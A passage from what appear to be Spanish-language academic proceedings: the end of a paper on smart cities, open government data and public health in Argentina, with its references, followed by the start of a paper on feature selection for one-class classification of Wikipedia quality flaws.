Es fundamental que en un entorno de datos abiertos donde la información viene de manera heterogénea y de diversas fuentes, los datos se encuentren disponibles para todos los actores conforme a los criterios y estándares que permitan su correspondiente automatización. El tratamiento y la gestión de los datos abiertos, representa una gran oportunidad para impulsar nuevos canales de participación ciudadana en una Smart City (ciudad inteligente).

Según el informe [46] elaborado por el Gobierno Español, expresa que una adecuada gestión de todos esos datos que se producen en el día a día de la ciudad, a través de su tratamiento automatizado, será clave para entender lo que pasa en ellas y permitirá tomar las decisiones adecuadas que garanticen la gestión óptima de los recursos de las ciudades inteligentes, como así también, responder a las demandas de sus habitantes de forma eficiente. Por lo que esto indica que, los datos abiertos en una ciudad inteligente son un reto a la hora de promover una política de datos abiertos, ya que conlleva analizar y conciliar barreras organizativas, legales y tecnológicas, para inculcar la cultura de la apertura de los recursos de la información gubernamental.

Respecto al tratamiento de los datos personales dentro del marco de las ciudades inteligentes, y con el fin de disponer la reutilización de terceros, resulta vital tener en cuenta las previsiones legales relativas al acceso a la información [47]. Esto significa que tanto el acceso, como la difusión de los datos personales de los ciudadanos, se dará cuando esté previsto en el marco legal correspondiente.

Otro punto referido a una buena práctica, es lograr comprender el marco normativo del contexto a trabajar con las ciudades inteligentes, junto con sus posibles datos abiertos para ponerlos a disposición de los ciudadanos, y organizaciones estatales. Es por ello que, al momento de tratar los datos, por ejemplo: los datos personales, se debe resguardar el fin de la administración y publicación de éstos. Su tratamiento debe ser en base al respaldo de

medidas normativas y criterios interpretativos que se adapten a las particularidades de la tecnología actual.

A modo de conclusión, esta administración de datos abiertos con las correctas estrategias de utilización de las plataformas para ser implementadas, permitirá una mejor transparencia, una participación más activa por parte de los ciudadanos, como así también, la colaboración entre distintas entidades gubernamentales. Finalmente, aporta la iniciativa del empoderamiento ciudadano para con el Estado Nacional, logrando una ciudad más eficiente y sostenible.

4.2. Recomendaciones en el contexto organizativo

Un gobierno inteligente es el principal elemento para el desarrollo de una ciudad inteligente ya que su función principal es brindar políticas que promuevan la incorporación de las diversas Tecnologías de la información y la comunicación (TIC) en la ciudad al servicio del ciudadano. Estas tecnologías no son el objetivo sino el medio para que la ciudad disponga de los elementos necesarios para que progresivamente sea una ciudad inteligente, sostenible y logre incrementar la calidad de vida en lo que respecta al ciudadano [48].

Para una adecuada organización en este tipo de estrategia, es necesaria la participación ciudadana, básicamente, enfocar el potencial del trabajo colaborativo, ya que son varios los involucrados: gobierno, empresas, universidades y/o ciudadanos de distintas regiones. Todo el trabajo colaborativo, debe ser estratégicamente gestionado y debería cumplir con una adecuada administración de los requerimientos ciudadanos, para gestionar correctamente las necesidades y así, poder impulsar la nueva visión.

Para lograr el concepto de una ciudad inteligente, es interesante enfocarse en los factores que componen al gobierno abierto, para dar inicio con dichos aspectos operacionales, como ser: una política de transparencia tecnológica, y así, administrar una correcta apertura de los datos y tecnologías que la administran. Por otro lado, las ciudades inteligentes podrían asumir la complejidad del sistema urbano y las dimensiones con las que se encuentra conectado en forma completa, lo que significa, que podrían incorporar un análisis de la interrelación de los impactos y sus mitigaciones [49]. Esto significa que, la información que se genera a través de tecnologías, como: sensores y dispositivos, contribuye a una mejor comprensión de las acciones ocurridas y, en un futuro inmediato, tomar mejores decisiones en forma estratégica que favorezcan a los ciudadanos.

La salud pública, por ejemplo, es un área en donde la inversión en tecnología puede aportar grandes beneficios a los grupos más vulnerables. Algunos relevamientos de casos de diversas situaciones ciudadanas, podrían ser

analizadas o enfocadas desde una investigación más predictiva, es decir, utilizando datos demográficos, se podrían estudiar varios perfiles de riesgos y así, minimizar el grado de ocurrencias de éstos, lo que conllevaría a situaciones evitables. Otro punto es la gran fomentación a la publicidad, campañas, avisos, y todo tipo de canal de comunicación, que brinde información sobre temas de concientización a nivel salud, como parte de una campaña de prevención. Por ejemplo: vacunación.

Finalmente, algunos de los aspectos que una ciudad debe cumplir, para ser una ciudad inteligente, deberían aplicarse los siguientes requisitos básicos, como ser [50]: a) Estrategia: Se debe contemplar un plan estratégico que debe irse actualizando en función de la evolución de las tecnologías y de las necesidades de la ciudad; b) Gobernanza: Es el cumplimiento de la gestión interna moderna, para llevar a cabo el proyecto en la ciudad a tratar; c) Sostenibilidad: Son los proyectos que se orientan a hacer uso eficiente de la energía, construcciones, etc. Para satisfacer las necesidades de las organizaciones y los ciudadanos; d) Sistema de Gestión: Es la herramienta tecnológica que permite la administración y procesamiento de los datos para una adecuada toma de decisiones; e) Tecnología: Se deberá emplear el concepto de Ciudad Tecnológica, con el fin de medir los indicadores necesarios, para saber si se están cumpliendo los objetivos de sostenibilidad, y, además, poner a disposición las herramientas colaborativas necesarias.

4.3. Recomendaciones en el marco normativo

Dentro de lo que es el marco normativo para definir y organizar estrategias de ciudades inteligentes, se definieron varios proyectos y normas, entre las más relevantes se encuentran las siguientes:

- El proyecto UNE 178201 [51] “Ciudades inteligentes. Definición, atributos y requisitos” propone una definición formal del concepto “Ciudad Inteligente” e identifica los atributos que la caracterizan y los requisitos necesarios para que una ciudad inteligente.
- Se ha publicado la norma UNE-ISO 37120 [52] “Desarrollo sostenible en las ciudades. Indicadores para los servicios urbanos y la calidad de vida”, que supone la adopción (incorporación al cuerpo normativo nacional) de la norma internacional ISO 37120.
- Indicadores de los derechos de los ciudadanos, PNE 178203 [53] “Ciudades inteligentes. Indicadores de derechos de los ciudadanos”.
- La norma UNE 178301 [54] “Ciudades inteligentes. Datos abiertos” establece el conjunto de pautas concretas, en forma de vocabularios comunes, para la reutilización de documentos y recursos de información elaborados o custodiados por el sector público en lo que se viene denominando Open Data o

Datos Abiertos, en el ámbito de las ciudades inteligentes.

- La norma UNE 178303 [55] “Ciudades inteligentes. Gestión de activos de la ciudad. Especificaciones” especifica los requisitos para establecer, implementar, mantener y mejorar un sistema de gestión de activos municipales.
- El proyecto de norma PNE 178302 [56] “Ciudades Inteligentes. Infraestructura de recarga inteligente del vehículo eléctrico” establecerá los requisitos mínimos que deben poseer los puntos de recarga de los vehículos eléctricos y su sistema de gestión asociado, para así garantizar la interoperabilidad y el acceso a la información que el usuario necesita.
- El proyecto de norma UNE 178304 [57] “Ciudades inteligentes. KPI para la caracterización, monitorización y mejora de la logística urbana o distribución última milla” tiene por objeto definir y establecer requisitos de indicadores clave de desempeño (KPI) para la caracterización, monitorización y mejora de la logística urbana.

4.4. Recomendaciones del Open Government Partnership (OGP) para aplicar Gobierno Abierto en tiempos de COVID-19

En cuestiones de salud, es primordial la condición de salubridad de las personas, el sistema preventivo y el acceso a la salud que ofrece la ciudad, así como también el grado de utilización de las Tecnologías de la información y la comunicación (TIC) en el sistema sanitario [58]. En lo que respecta al Open Government Partnership (OGP), Asociación de Gobierno Abierto [59], sugiere una metodología de *respuesta y recuperación abierta* para los ciudadanos y las entidades gubernamentales, la que surge a raíz del acontecimiento mundial, COVID-19 (enfermedad infecciosa causada por el coronavirus que se ha descubierto más recientemente).

4.4.1. Según OGP, “Respuesta Abierta”

Según Open Government Partnership (OGP), la Asociación de Gobierno Abierto, la Respuesta Abierta pretende garantizar la publicación proactiva y precisa de datos en distintos escenarios, uno de ellos puede ser: prevenir contagios entre los ciudadanos.

Por otra parte, lo anteriormente dicho, permite facilitar plataformas abiertas, permitiría movilizar asistencia comunitaria para proveedores de servicios esenciales y poblaciones vulnerables; Además, garantizar que las compras sean transparentes, tanto de equipos, como materiales médicos, y así lograr integrar la transparencia, inclusión y supervisión en las redes de asistencia.

Algunos ejemplos mencionados por esta organización, son los tableros que proveen información estadística en tiempo real sobre contagios, otra de las propuestas que sugieren, son las plataformas de retroalimentación sobre decisiones claves a corto y mediano plazo.

4.4.2. Según OGP, “Recuperación Abierta”

Según Open Government Partnership (OGP), la Asociación de Gobierno Abierto, la Recuperación Abierta, se centra en el estímulo económico y la recuperación en el fortalecimiento de los sistemas de salud, para ello es importante mejorar la transparencia y la rendición de cuentas de los flujos de ayuda. Esto es, integrar la participación y supervisión ciudadana en las acciones reactivas económicas, por ejemplo, en los mecanismos para canalizar donaciones ante estados de emergencias a raíz del COVID-19.

5. Agradecimientos

Se agradece al *Gobierno de la Ciudad de Buenos Aires*, ya que puso a disposición una serie de eventos en las últimas semanas, orientado a la salud, y, además, presentó documentación de manera pública para el tratamiento e investigación de este trabajo. Se agradece especialmente al Señor *José María Marín*, Oficial de Programas Senior en *OGP (Open Government Partnership) Local*, quien colaboró en la comprensión de un profundo análisis sobre la propuesta del OGP, sobre los conceptos de Respuestas y Recuperación Abierta ante el COVID-19 para aplicar en la República Argentina.

6. Conclusiones

Los efectos que produce el Gobierno Abierto son varios, entre ellos encontramos una mayor confianza en los ciudadanos, aportando así, un incremento en la transparencia de datos gubernamentales. Por otro lado, se promueve el empoderamiento a los principales actores, como ser los organismos que se enriquecen con datos de otros organismos estatales, como así también los ciudadanos.

Como se pudo analizar, el rol que hoy cumplen las diversas tecnologías es esencial en el desarrollo de las ciudades inteligentes, sobre todo en el contexto de la salud pública como hemos visto.

En base al relevamiento realizado por los autores de este trabajo, se consideran algunas opiniones sobre los aspectos fundamentales a tener en cuenta en este paradigma, como ser: la integración de la tecnología, la cual es vital a la hora de integrar distintos servicios para brindar no sólo transparencia, sino que, además, mejorar la calidad de vida.

Todas las ciudades son diferentes, por lo que se podrían llegar a definir algunos estándares de manera genérica, pero es necesario aclarar que cada ciudad tiene sus propias características, este punto es significativo para evitar errores pensando que lo que funciona en una ciudad puede dar resultados exitosos en otra. Es por esto que, los autores opinan que un análisis más profundo y un relevamiento detallado de la ciudad en la que se quiere aplicar la política de Smart City, puede mejorar la experiencia. Otras de las cosas analizadas es la importancia de incorporar la transparencia y la gestión de los datos abiertos, como así también, la colaboración ciudadana. También, las herramientas que se integran y brindan innovaciones tecnológicas para mejorar los servicios ofrecidos, teniendo en cuenta el marco normativo correspondiente en cada caso. Finalmente, otro de los puntos a modo de buena práctica, es remarcar la colaboración y la concientización de los datos públicos abiertos en los ciudadanos, ya que estos aportes bien administrados y gestionados, podrán ayudar en la calidad de vida de todos los ciudadanos.

7. Referencias Bibliográficas

- [1] Pagán, J. L. (2015). Transparencia, gobierno abierto y regeneración democrática. In El 27 y el 28 de noviembre de 2014 se celebró en el Palacio de Colomina de la ciudad de Valencia el I Congreso Internacional sobre Calidad Democrática, Buen Gobierno y Lucha contra la Corrupción. Dicho Congreso, organizado conjuntamente por la Asociación Valenciana de Politólogos (AVAPOL) y la Universidad CEU Cardenal Herrera, tenía como objetivo generar debate, análisis y propuestas ante la necesaria (p. 249).
- [2] Castiella, L. (2016). La importancia de un modelo de planificación estratégica para el desarrollo de ciudades inteligentes. Ministerio de Modernización de la República Argentina.
- [3] Lombardi, P., Giordano, S., Farouh, H., & Yousef, W. (2012). Modelling the smart city performance Innovation: The European Journal of Social Science Research 25 (2): 137–149.
- [4] Unión Internacional de Telecomunicaciones (UIT), “Comprometida para conectar al mundo”, Disponible en: <https://www.itu.int/es/Pages/default.aspx>, a agosto 2020.
- [5] UNECE/ONU, “Comisión Económica para Europa de las Naciones Unidas (UNECE/ONU)”, Disponible en: <https://www.diplomatie.gouv.fr/es/politica-externo/francia-en-naciones-unidas/organizaciones-economicas-y/instituciones-de-las-naciones/article/comision-economica-para-europa-de-a-agosto-2020>.
- [6] Bouskela, M., Casseb, M., Bassi, S., De Luca, C., & Facchina, M. (2016). La ruta hacia las smart cities: Migrando de una gestión tradicional a la ciudad inteligente (Vol. 454). Inter-American Development Bank.
- [7] Fernandez-Anez, V., Fernández-Güell, J. M., & Giffinger, R. (2018). Smart City implementation and discourses: An integrated conceptual model. The case of Vienna. *Cities*, 78, 4-16.
- [8] Treelogic, “Infraestructuras Inteligentes En Las Smart Cities”, Disponible en: https://www.treelogic.com/es/Infraestructuras_Inteligentes.html a agosto 2020.
- [9] Catsella, L. (2014). Smart cities: aspects to consider for building a model from a city government point of view. *Strategic Management Quarterly*, 2(3), 01-22.
- [10] Ferraro, L. M., & Salas, C. (2018). Smart City: impacto de la digitalización de procesos en el Gobierno de la Ciudad Autónoma de Buenos Aires (Doctoral dissertation, Universidad Argentina de la Empresa).
- [11] Allam, Z., & Newman, P. (2018). Redefining the smart city: Culture, metabolism and governance. *Smart Cities*, 1(1), 4-25.
- [12] Neirrotti, P., De Marco, A., Cagliano, A. C., Mangano, G., & Scorrano, F. (2014). Current trends in Smart City initiatives: Some stylised facts. *Cities*, 38, 25-36.
- [13] Oviedo, E., Mazón, J. N., & Zubcoff, J. J. (2013, October). Towards a data quality model for open data portals. In 2013 XXXIX Latin American Computing Conference (CLEI) (pp. 1-8). IEEE.
- [14] Hidalgo-Delgado, Y., Mariño-Molerio, A. J., Amoroso-Fernández, Y., & Leiva-Mederos, A. A. (2018). Algunas reflexiones sobre los datos abiertos enlazados en Cuba. *Revista Cubana de Información en Ciencias de la Salud*, 29(4), 1-9.
- [15] Abella, A., Ortiz-de-Urbina-Criado, M., & De-Pablos-Heredero, C. (2018). Indicadores de calidad de datos abiertos: el caso del portal de datos abiertos de Barcelona. *El profesional de la información (EPI)*, 27(2), 375-382.
- [16] Sun Light Foundation, “Lineamientos para Políticas de Datos Abiertos”, Disponible en: <https://sunlightfoundation.com/opendataguidelines/es/> a agosto 2020.
- [17] IESE Business School University of Navarra, “Las capitales europeas dominan el Índice IESE Cities in Motion 2019”, Disponible en: <https://www.iese.edu/es/noticias/londres-ciudad-mas-inteligente/> a Agosto 2020.
- [18] WHO, “Organización Mundial de la Salud”, disponible en: <https://www.who.int/es> a agosto 2020.
- [19] Organización Mundial de la Salud, “Datos del Observatorio mundial de la salud”, Disponible en: <https://www.who.int/gho/database/es> a agosto 2020.
- [20] The World Bank, “El Banco Internacional de Reconstrucción y Fomento (BIRF), la Asociación Internacional de Fomento (AIF)”, Disponible en: <https://www.worldbank.org/en/about/legal/privacy-notice> a agosto 2020.
- [21] Grupo Banco Mundial, “DataBank Salud”, Disponible en: <https://datos.bancomundial.org/tema/salud> a agosto 2020.

- [22] Unión Europea, “Portal de datos abiertos de la UE”, Disponible en: https://data.europa.eu/euodp/es/data/dataset?vocab_theme=http%3A%2F%2Fpublications.europa.eu%2Fresource%2Fauthority%2Fdata-theme%2FHEAL a agosto 2020.
- [23] Gobierno de España, “Catálogo de datos del Gobierno de España”, Disponible en: https://datos.gob.es/es/catalogo?theme_id=salud a agosto 2020.
- [24] Gobierno de la República Oriental del Uruguay, “Catálogo de Datos Abiertos”, Disponible en: <https://catalogodatos.gub.uy/tr/dataset?groups=salud> a agosto 2020.
- [25] Gobierno de la República de Chile, “Conjunto de datos”, Disponible en: <https://datos.gob.cl/dataset?groups=salud> a agosto 2020.
- [26] Gobierno de la República Argentina, “Datos Argentina”, Disponible en: <https://datos.gob.ar/dataset?groups=health> a agosto 2020.
- [27] Gobierno de la Ciudad de Buenos Aires, “Buenos Aires Data”, Disponible en: <https://data.buenosaires.gob.ar/dataset?groups=salud> a agosto 2020.
- [28] Gobierno de la Provincia de Buenos Aires, “Datos Abiertos PBA”, Disponible en: <https://catalogo.datos.gba.gob.ar/dataset?organization=salud> a agosto 2020.
- [29] Gobierno de la Provincia de Santa Fe, “Datos Abiertos | Gobierno Abierto - Provincia de Santa Fe”, Disponible en: https://www.santafe.gob.ar/datosabiertos/search/field_topic/salud-29 a agosto 2020.
- [30] Gobierno de la Provincia de Mendoza, “Datos Abiertos Mendoza”, Disponible en: <http://datosabiertos.mendoza.gov.ar/dataset?groups=salud> a agosto 2020.
- [31] Gobierno de la Provincia de Córdoba, “Gobierno Abierto Córdoba”, Disponible en: <https://gobiernoabierto.cordoba.gob.ar/data/datos-abiertos/categoria/salud> a agosto 2020.
- [32] Gobierno de la Ciudad de Buenos Aires, “COVID-19 en datos | Buenos Aires Ciudad”, Disponible en: <https://www.buenosaires.gob.ar/coronavirus/datos> a agosto 2020.
- [33] Grandinetti, Rita, & Miller, Ezequiel. (2020). Tendencias y prácticas: políticas de Gobierno Abierto a nivel municipal en Argentina. Revista iberoamericana de estudios municipales, (21), 89-112. <https://dx.doi.org/10.4067/S0719-17902020000100089>
- [34] Pintos, Carlos; Marín, José Luis (2013). Open data. Reutilización de la información pública. La Coruña: NetBiblo; Madrid: INAP, 2013; p. 15.
- [35] Cerrillo, Agustí (2014). Los principios de datos abiertos en la legislación española. Revista de Internet, Derecho y Política. 19 (oct); p. 70.
- [36] D'Agostino, Marcelo; Martí, Myrna; Mejía, Felipe y otros (2017). Estrategia para la gobernanza de datos abiertos en salud: un cambio de paradigma en los sistemas de información. Revista Panamericana de Salud Pública. 41; p. 1-5.
- [37] Sadiq, Shazia; Indulska, Marta (2017). Open data: quality over quantity. International Journal of Information Management. 37:3; p. 150-154.
- [38] Boulton, Geoffrey, Hodson, Simon, Babini, Dominique, Li, Jianhui, Marwala, Tshilidzi, Musoke, Maria G. N., Uhlir, Paul F., & Wyatt, Sally. (2017). Datos abiertos en un mundo de grandes datos: Un acuerdo internacional ICSU-IAP-ISSC-TWAS. Revista iberoamericana de ciencia tecnología y sociedad, 12(34), 267-272. Recuperado en 16 de octubre de 2020, de http://www.scielo.org.ar/scielo.php?script=sci_arttext&pid=S1850-00132017000100013&lng=es&tlng=es
- [39] Gobierno de la Ciudad de Buenos Aires, “SIGEHOS | Buenos Aires Ciudad”, Disponible en: <https://www.buenosaires.gob.ar/salud/sigehos> a agosto 2020.
- [40] Tortorella, A. Profesionales de la Salud, “Sigehos”, Disponible en: https://prezi.com/z1aswp2cs_3n/presentacion-de-sigehos-para-profesionales-de-la-salud/ a agosto 2020.
- [41] Ministerio de Salud Gobierno de la Provincia de Buenos Aires, “MAPA - COVID-19”, Disponible en: <http://qlik3.ms.gba.gov.ar/sense/app/0a29a121-edef-4cd9-9ffd-fb5e298b5afd> a agosto 2020.
- [42] UTN - FRCU, “Dengue - Evolución de casos en Argentina”, Disponible en: <http://www.frcu.utn.edu.ar/gibd/dengue/> a agosto 2020.
- [43] SAME, Sistema de Atención Médica de Emergencias, Disponible en: <https://www.buenosaires.gob.ar/salud/same> a agosto 2020.
- [44] Smart City TNG, Soluciones innovadoras para ciudadanos y gobiernos inteligentes, Disponible en: <http://www.smartcity.com.ar/home.htm> a agosto 2020.
- [45] Umana, Umana: Plataforma de acceso a servicios de salud, by Cardenau, Disponible en: <https://eulacfoundation.org/es/documentos/umana-plataforma-de-acceso-servicios-de-salud-cardenau> a agosto 2020.
- [46] datos.gob.es, “Open Data como Herramienta para las Smart Cities”, Disponible en: datos.gob.es/sites/default/files/informe-opendata-smartcities-rev-26-8-14_1_0.docx a agosto 2020.
- [47] Torrijos, J. V. (2015). Ciudades inteligentes y datos abiertos: implicaciones jurídicas para la protección de los datos de carácter personal. Istituzioni del federalismo: rivista di studi giuridici e politici, (4), 1025-1047.
- [48] Smart University: Hacia una Universidad más Abierta, “Smart Government: Gobernanza del Futuro”, Disponible en: <http://www.librosmartcity.com/2017/02/05/smart-government-gobernanza-del-futuro/> a agosto 2020.
- [49] Lanfranchi, G. (2017). Hacia el desarrollo integral de ciudades. Documento de Políticas Públicas. Centro de

Implementación de Políticas Públicas para la Equidad y el Crecimiento CIPPEC.

[50] Curie Platform ,“¿Qué requisitos debe cumplir una Smart City?”, Disponible en: <https://www.curieplatform.com/blog/soluciones/que-requisitos-debe-cumplir-una-smart-city> a agosto 2020.

[51] UNE Normalización Española, “UNE 178201:2016”, Disponible en: <https://www.une.org/encuentra-tu-norma/busca-tu-norma/norma/N0056504> a agosto 2020.

[52] UNE Normalización Española, “UNE-ISO 37120:2015”, Disponible en: <https://www.une.org/encuentra-tu-norma/busca-tu-norma/norma/?c=N0054983> a agosto 2020.

[53] UNE Normalización Española, “PNE 178203”, Disponible en: <https://www.une.org/encuentra-tu-norma/busca-tu-norma/proyecto?c=P0044745> a agosto 2020.

[54] UNE Normalización Española, “UNE 178301:2015”, Disponible en: <https://www.une.org/encuentra-tu-norma/busca-tu-norma/norma?c=N0054318> a agosto 2020.

[55] UNE Normalización Española, “UNE 178303:2015”, Disponible en: <https://www.une.org/encuentra-tu-norma/busca-tu-norma/norma?c=N0054948> a agosto 2020.

[56] UNE Normalización Española, “PNE 178302”, Disponible en: <https://www.une.org/encuentra-tu-norma/busca-tu-norma/proyecto?c=P0042525> a agosto 2020.

[57] UNE Normalización Española, “PNE 178304”, Disponible en: <https://www.une.org/encuentra-tu-norma/busca-tu-norma/proyecto?c=P0044113> a agosto 2020.

[58] Presidencia de la Nación, “Estrategia Argentina de Ciudades Inteligentes”, Disponible en: https://www.argentina.gob.ar/sites/default/files/estrategia_argentina_de_ciudades_inteligentes.pdf a agosto 2020.

[59] Open Government Partnership, “Open Government Partnership”, Disponible en: <https://www.opengovpartnership.org/> a agosto 2020.

Selección de Características para Clasificación de Clase Única de Fallas de Calidad de Información en Wikipedia

Jeremías Herrera
Alejandro Funes

Departamento de Informática
Universidad Nacional de San Luis
{jeremiasherrera, omfunes}@gmail.com

Edgardo Ferretti
Leticia Cagnina

LIDIC
Universidad Nacional de San Luis
{edgardo.ferretti, lcagnina}@gmail.com

Resumen

En la actualidad, el acceso a la información es un tema clave y la evaluación de la calidad de la información en la Web se ha convertido en una tarea crucial. Más aún, si se trata de la versión en inglés de la enciclopedia online Wikipedia, uno de los diez sitios más visitados en el mundo. Es por esto, que determinar aspectos de calidad de información en los artículos de Wikipedia se ha vuelto un área de investigación tan prolífica en la última década, sobre todo en la línea particular de trabajo llamada “detección de fallas de calidad”. En su planteo original, la predicción de fallas de calidad de información en Wikipedia fue propuesta como un problema de clasificación de clase única; y en este trabajo, se presenta un estudio de cómo impacta la reducción de características en la prestación de un clasificador Support Vector Machine de clase única, y cuál es el modelo de documento más compacto que se puede lograr para predecir cada una de las tres fallas estudiadas, relacionadas directamente con la verificabilidad y sustentabilidad del contenido de los artículos.

1. Introducción

En el campo de estudio del Aprendizaje Automático (AA), existe una gran variedad de problemas de clasificación para los cuales los ejemplos etiquetados están disponibles para una única clase, ya sea porque el etiquetado manual es costoso o simplemente porque no se conoce a qué clase pertenecen todos los ejemplos. Este tipo de problemas se denomina problemas de *clasificación de clase única* (en inglés, *one-class classification*), donde el objetivo de esta tarea es el de encontrar un modelo que sea capaz de identificar los ejemplos de esa única clase (ejemplos positivos) entre otros de los que no se posee información [23]. La ausencia de contraejemplos representativos plantea un gran desafío para cualquier algoritmo de AA y es también un desafío importante para las técnicas de preprocesamiento tal como la *selección de características*. Como es sabido, la selección de las características más relevantes para la representación de los

datos es un aspecto importante en el modelado de la información ya que se traduce en una reducción de los atributos, identificación de las características más representativas y menor redundancia de la información [28].

Particularmente hablando de la clasificación de clase única, existen algunas adaptaciones de los métodos existentes de selección de características y de medidas que miden la importancia de las características detectando interacciones entre las mismas (*wrappers*) [15] y los enfoques integrados que seleccionan las características junto con la inducción del modelo de clasificación (*embedded approach*) [16]. También existe poco trabajo relacionado al filtrado de características para este tipo de problemas [19]. Por ello, es necesario un estudio pormenorizado de estos métodos como así también un análisis más específico de la prestación de los algoritmos clasificadores cuando éstos son empleados principalmente en dominios de aplicación del mundo real.

En este contexto, el presente trabajo, estudia y analiza distintas medidas de selección (filtrado) de características para la clasificación de clase única, como así también su combinación por medio de una estrategia de agregación y posterior evaluación de su prestación. El dominio de aplicación seleccionado para tal fin es la detección de fallas de calidad en artículos de Wikipedia en inglés, tarea que en el año 2012 fue seleccionada para su evaluación en la competencia PAN 2012 llevada a cabo en el contexto del CLEF Evaluation Labs and Workshop [3]. Los organizadores de la competencia plantearon la predicción de fallas de Calidad de Información (CI) en Wikipedia como un problema de clasificación de clase única.

Es importante destacar que de acuerdo con nuestra revisión del estado del arte [1,4–8,12,22,24,29] no existen a la fecha trabajos específicos en lo que respecta al tema propuesto para ser abordado en el presente trabajo; es decir, la selección de características por filtrado para la detección de fallas de CI en Wikipedia considerando al problema como una tarea de clasificación de clase única. Por lo tanto, los resultados de este trabajo representan un avance en el campo del AA aplicado a la predicción de fallas de CI en Wikipedia y también sentará, en un contexto general, un

precedente para investigaciones futuras que estudien el problema de clasificación de única clase, en particular lo relacionado a las técnicas de selección de características.

El presente artículo se organiza de la siguiente manera: la Sección 2 introduce de forma breve el estado del arte. La Sección 3 presenta los conocimientos teóricos subyacentes al diseño experimental realizado, que se reporta en la Sección 4. Finalmente, la Sección 5 muestra los resultados y su discusión; asimismo se exponen las conclusiones y se mencionan posibles trabajos futuros.

2. Trabajo Relacionado

La CI es un concepto multidimensional que se define por ciertos aspectos de calidad tales como exactitud, fiabilidad y relevancia [21]. Una interpretación ampliamente usada de CI la define como la “idoneidad para su uso en una aplicación práctica” [25]; es decir, la evaluación de la CI requiere la consideración del contexto y del caso de uso. Particularmente, el contexto está bien definido en Wikipedia y corresponde al género enciclopédico. El ideal de CI de Wikipedia ha sido establecido por su comunidad, donde se mencionan los criterios que deben cumplir estos artículos, conocidos como *artículos destacados* (ADs). De forma resumida puede decirse que un AD presenta contenido sustentable, de extensión acorde al tema que aborda y está bien redactado, respetando además todas las normas del lenguaje de marcado utilizado para la confección de los artículos. Si bien tener una definición de qué constituye un AD es un factor clave, como se indicó en [2], menos del 0.1% de los artículos de Wikipedia en inglés son destacados; y en la actualidad esta proporción se mantiene: solo 5837 artículos sobre un total de 6152551 son destacados¹ (último acceso: septiembre de 2020).

En el año 2011, Anderka et. al. [4] propusieron el estudio de detección de fallas (o defectos) de calidad en Wikipedia como una línea de investigación que provee un soporte práctico para el proceso automático de control de calidad de Wikipedia. Determinar qué tipo de inconveniente presenta un artículo sirve sin duda para mejorar el proceso de edición de artículos en Wikipedia, ya que se dan indicaciones puntuales sobre qué aspectos deben abordarse para mejorar la calidad del artículo. Para ello, propusieron hacer minería de datos sobre las plantillas de mantenimiento utilizadas por la comunidad para indicar problemas específicos en ciertos fragmentos de textos, secciones o artículos; y a partir de los artículos que las tuvieran incorporadas, construir un conjunto de datos para entrenar clasificadores de clase única utilizando técnicas de AA. Esto se debe, a que solo se dispone de artículos etiquetados con plantillas que representan defectos a ser corregidos, pero que un artículo no tenga una plantilla, no significa que

no sufra algún defecto. Además, –al menos teóricamente– dada la naturaleza de cada defecto, es muy difícil modelar una co-clase o clase negativa representativa, en lo que respecta a todos los tipos de artículos que podemos encontrar en Wikipedia considerando la CI de los mismos.

Así, en [4], se llevó a cabo un análisis experimental donde se consideraron dos configuraciones para derivar ejemplos atípicos: una *configuración optimista*, que considera los AD como atípicos, y una *configuración pesimista* que usa una muestra al azar de documentos no etiquetados. Los resultados experimentales mostraron que ciertas fallas pueden ser detectadas con una precisión casi perfecta para la configuración optimista; como la falla *Unreferenced*² que es abordada en el presente trabajo; mientras que, para otras, como las fallas *No Footnotes*³ y *Refimprove*⁴ –también estudiadas en nuestro trabajo– la precisión se deterioraba. Se conjeturó que estos resultados podían deberse a la incapacidad del modelo de documento utilizado para capturar la esencia de ciertas fallas, o bien, que el clasificador de clase única diseñado pudiera ser inapropiado.

En el año 2012, Anderka y Stein [2] presentan el primer relevamiento exhaustivo de fallas de calidad para Wikipedia en inglés para la versión correspondiente al 15 de enero de 2011, y a partir de la generación y disponibilización de ese conjunto de datos bien formado (para su uso en investigación en CI por parte de la comunidad científica relacionada con Wikipedia), se organiza el mismo año la *Primer Competencia Internacional de Predicción de Fallas de Calidad en Wikipedia* [3].

Así, varios trabajos de investigación se publicaron posteriormente dentro de esta línea (cp. [1,11,12,14]). Las propuestas principalmente difieren en los algoritmos de clasificación aplicados (semi-supervisados o supervisados) y en el modelo de representación de documentos subyacente (número de características, complejidad de las mismas y la conceptualización que se ha hecho de cada falla, entre otras). Esta diversidad hace difícil una comparación conceptual sobre qué enfoque es el estado del arte a ser mejorado. Además, los enfoques tampoco son comparables en términos de efectividad de predicción, ya que los estudios experimentales reportados se han llevado a cabo sobre diferentes subconjuntos de fallas, en versiones de Wikipedia de distintos años e idiomas, y con maneras diversas de construir los conjuntos de entrenamiento.

En lo que respecta a la selección de características, los modelos de documentos utilizados en los distintos trabajos han sido mayormente basados en ingeniería de características y el mismo modelo se ha utilizado para modelar artículos que contienen fallas de calidad diversas. En este sentido, el trabajo de Ferschke [13] es una excepción ya que usa un modelo de documento dedicado a

¹ https://en.wikipedia.org/wiki/Wikipedia:Featured_articles

² <https://en.wikipedia.org/wiki/Template:Unreferenced>

³ https://en.wikipedia.org/wiki/Template:No_footnotes

⁴ https://en.wikipedia.org/wiki/Template:More_citations_needed

cada tipo de falla. No obstante, como se comentó en la sección introductoria, de acuerdo con nuestro relevamiento del estado del arte, el presente trabajo representa un aporte en la evaluación de técnicas de selección de características para un problema de clasificación de clase única del tenor como lo es la detección de fallas de CI en Wikipedia. Esto se debe a que otros trabajos en esta área, como el de Lorena et. al. [19] han sido evaluados sobre conjuntos de datos de prueba típicos de la comunidad de AA, como lo es el Iris Dataset⁵. Por otra parte, aquellos trabajos, como [13], donde se ha hecho selección de características en el dominio de CI en Wikipedia, los enfoques usados están basados en abordar el problema de clasificación como binario.

3. Clasificación de Documentos

En esta sección se presenta inicialmente el planteo del problema abordado (Sección 3.1). A continuación, la Sección 3.2 describe el modelo de documento utilizado en nuestro estudio experimental, mientras que la Sección 3.3 introduce brevemente el clasificador de clase única que ha sido usado. Finalmente, la Sección 3.4 explica las técnicas de selección de características que han sido evaluadas en nuestros experimentos.

3.1 Planteamiento del Problema

Como se ha comentado previamente, en este trabajo abordamos el problema de predicción de fallas de CI en Wikipedia como una tarea de clasificación de clase única. Sea D el conjunto de artículos de Wikipedia y sea F un conjunto de fallas de CI específicas que pueden ocurrir en un artículo $d \in D$. Sea \mathbf{d} el vector de características que representa al artículo d , llamado modelo de documento. Denotaremos con \mathbf{D} al conjunto de modelos de documentos para D . Así, para cada falla $f_i \in F$, se aprenderá un clasificador específico c_i para decidir si un artículo d contiene la falla f_i o no; es decir, $c_i: D \rightarrow \{1,0\}$.

